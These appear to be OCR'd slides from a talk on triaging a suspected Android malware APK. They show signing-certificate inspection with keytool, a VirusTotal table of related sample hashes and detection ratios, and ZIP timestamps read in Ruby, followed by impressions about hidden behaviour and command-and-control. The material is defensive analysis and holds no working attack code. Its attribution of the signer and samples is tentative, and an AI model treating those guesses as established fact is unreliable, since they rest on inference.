
```
keytool -printcert -jarfile def_example1.apk
```

- Unless compromised, this is who made it
- Collect apps and see which others have this
- Search VirusTotal Intelligence for "hezhilong"

This person helpfully filled out everything, even China country code



```
Signature:

Owner: CN=hezhilong, OU=ch, O=hezhilong, L=shenzhen, ST=guangdong, C=86
Issuer: CN=hezhilong, OU=ch, O=hezhilong, L=shenzhen, ST=guangdong, C=86
Serial number: 52a6926f
Valid from: Mon Dec 09 20:02:55 PST 2013 until: Tue Dec 05 20:02:55 PST 2028
Certificate fingerprints:
         MD5:  EF:F9:EF:88:03:01:1F:E6:69:83:1D:CA:8C:32:05:75
         SHA1: 91:FC:B6:B4:DA:C4:EA:09:71:A8:17:89:C8:5E:24:42:81:4F:C0:52
         SHA256: 02:A7:3E:AC:60:74:CF:7A:AE:86:CF:1B:EF:F1:84:6D:D6:7F:B8:83:2A:31:CE:55:0F:8F:7E:F9:64:23:8F:99
         Signature algorithm name: SHA1withRSA
         Version: 3
```



File	Ratio	First sub.	Last sub.	Times sub.	Sources	Size
9621c6d7a2eff430478359197b2c7a9a74a12a9f8eceffcfb2ad7351edb8f9e2fd5ea38486a5351a2f835fbdd652888c dyn-calls apk android sends-sms	30 / 55	2015-06-18 02:45:43	2015-07-29 17:59:29	2	2	1.3 MB
bcda9151afa742fcca106fa0f3fd30aa200eb63237126436a37b0c8b30e3548b89a7727bedd672a3219262e252aa2448 apk android sends-sms	28 / 56	2015-07-14 14:40:31	2015-07 14:40:3			
a1504948435d93507c151b97282db2f0581a2f40a97d087f73ffe2854c4c230db5178ce8fae35759fc15541530719227 apk android	23 / 56	2014-09-15 01:33:40	2015-07-11 22:57:56	3	3	881.1 KB
ed89a1caa2eaa12c5119618e78aa8d39d7756c72cac30945639ac0d249567d90a1cb408edda2bea7a228d0e3b85150af apk android	22 / 56	2014-02-12 18:16:27	2015-07-10 01:56:05	3	3	1.1 MB
60a61b17a132f568a480c3b53fb234ce01d280edde82c1a6ba2caf5cba028c7eddf8bde5700aeda87ba32ae6785118ba apk android	22 / 56	2015-07-01 07:47:58	2015-07 07:47:5			
7609f08bcd25e0e43672906907634d811f7e5455eac5888ecd0a5f0beeaf6e198624a6a0d354599dfa26da380fa6213e apk android	20 / 56	2015-07-01 07:08:32	2015-07-01 07:08:32	1	1	1.3 MB
f7da00b1a5eb0b55bd41f903578c5d464e13f6e55068b241debb0038cfaf1fdd5dcce9f30fa372a6044721b7f67b91a6 apk android sends-sms	23 / 57	2015-05-28 12:48:37	2015-06-20 18:43:01	2	2	1.2 MB
c6e6b556f5582b58097a8ff56487c5ec06836a3e881cf7b0aa139a65987e0f498c787fc8eda3cdd56431793e9c3c7c0c apk android	20 / 57	2014-02-15 03:25:28	2015-0 10:44:2			
e094a6ec842a94dc29163f0b14342dab65ff6d9f0c3f8d52704dba82aa4227ed31595b992b57c4ea71aedaa46711663e apk android	18 / 57	2013-12-30 12:02:10	2015-06-13 01:51:15	2	2	1.1 MB

Hmmm…
Many vendors consider this malware. Bad reputation.

Legit apps usually have much lower ratios, but not always 0!


Lots more info here, but not everyone has access.

EXAMPLE 1

Surface Level - Creation Dates

Icon created 4/10 @ 11:30am GMT-7
(2:30am China)

Other files made the next day


```
2.2.1 :001 > require 'zip' # gem install rubyzip
 => true
2.2.1 :002 > Zip::File.open('def_example1.apk').each { |e| puts "#{e} => #{e.time}"
AndroidManifest.xml => 2014-04-11 10:42:56 -0700
resources.arsc => 2014-04-11 10:42:56 -0700
res/drawable-hdpi/ic_launcher.png => 2014-04-10 11:28:52 -0700
classes.dex => 2014-04-11 10:42:56 -0700
META-INF/MANIFEST.MF => 2014-04-11 10:42:56 -0700
META-INF/CERT.SF => 2014-04-11 10:42:56 -0700
META-INF/CERT.RSA => 2014-04-11 10:42:56 -0700
```

What this tells us

- APK (probably) created April 11th, 2014
- Build process took a day, odd
    - Just fast? Lots of copy / pasting?
- Learn more about behavior / build process
- Can be used to correlate with other samples

EXAMPLE 1

Surface Level


Impressions

- Suspicion level: 💀
- Hides from user, no legit behavior
- Maybe evolved from legit-looking app
- Probably talks to C&C via HTTP
- Perhaps rips you off at some frequency
- Didn't have to look at code

EXAMPLE 1

A Little Deeper


Next questions



- What are possible malicious behaviors?
- Code characteristics
  - organization, quality, complexity
  - naming, style, spelling
- Command and control
  - Does it have one? What is it? Who owns it?
  - What’s the protocol?
- Any hints where it comes from?

EXAMPLE 1

A Little Deeper - Class Names



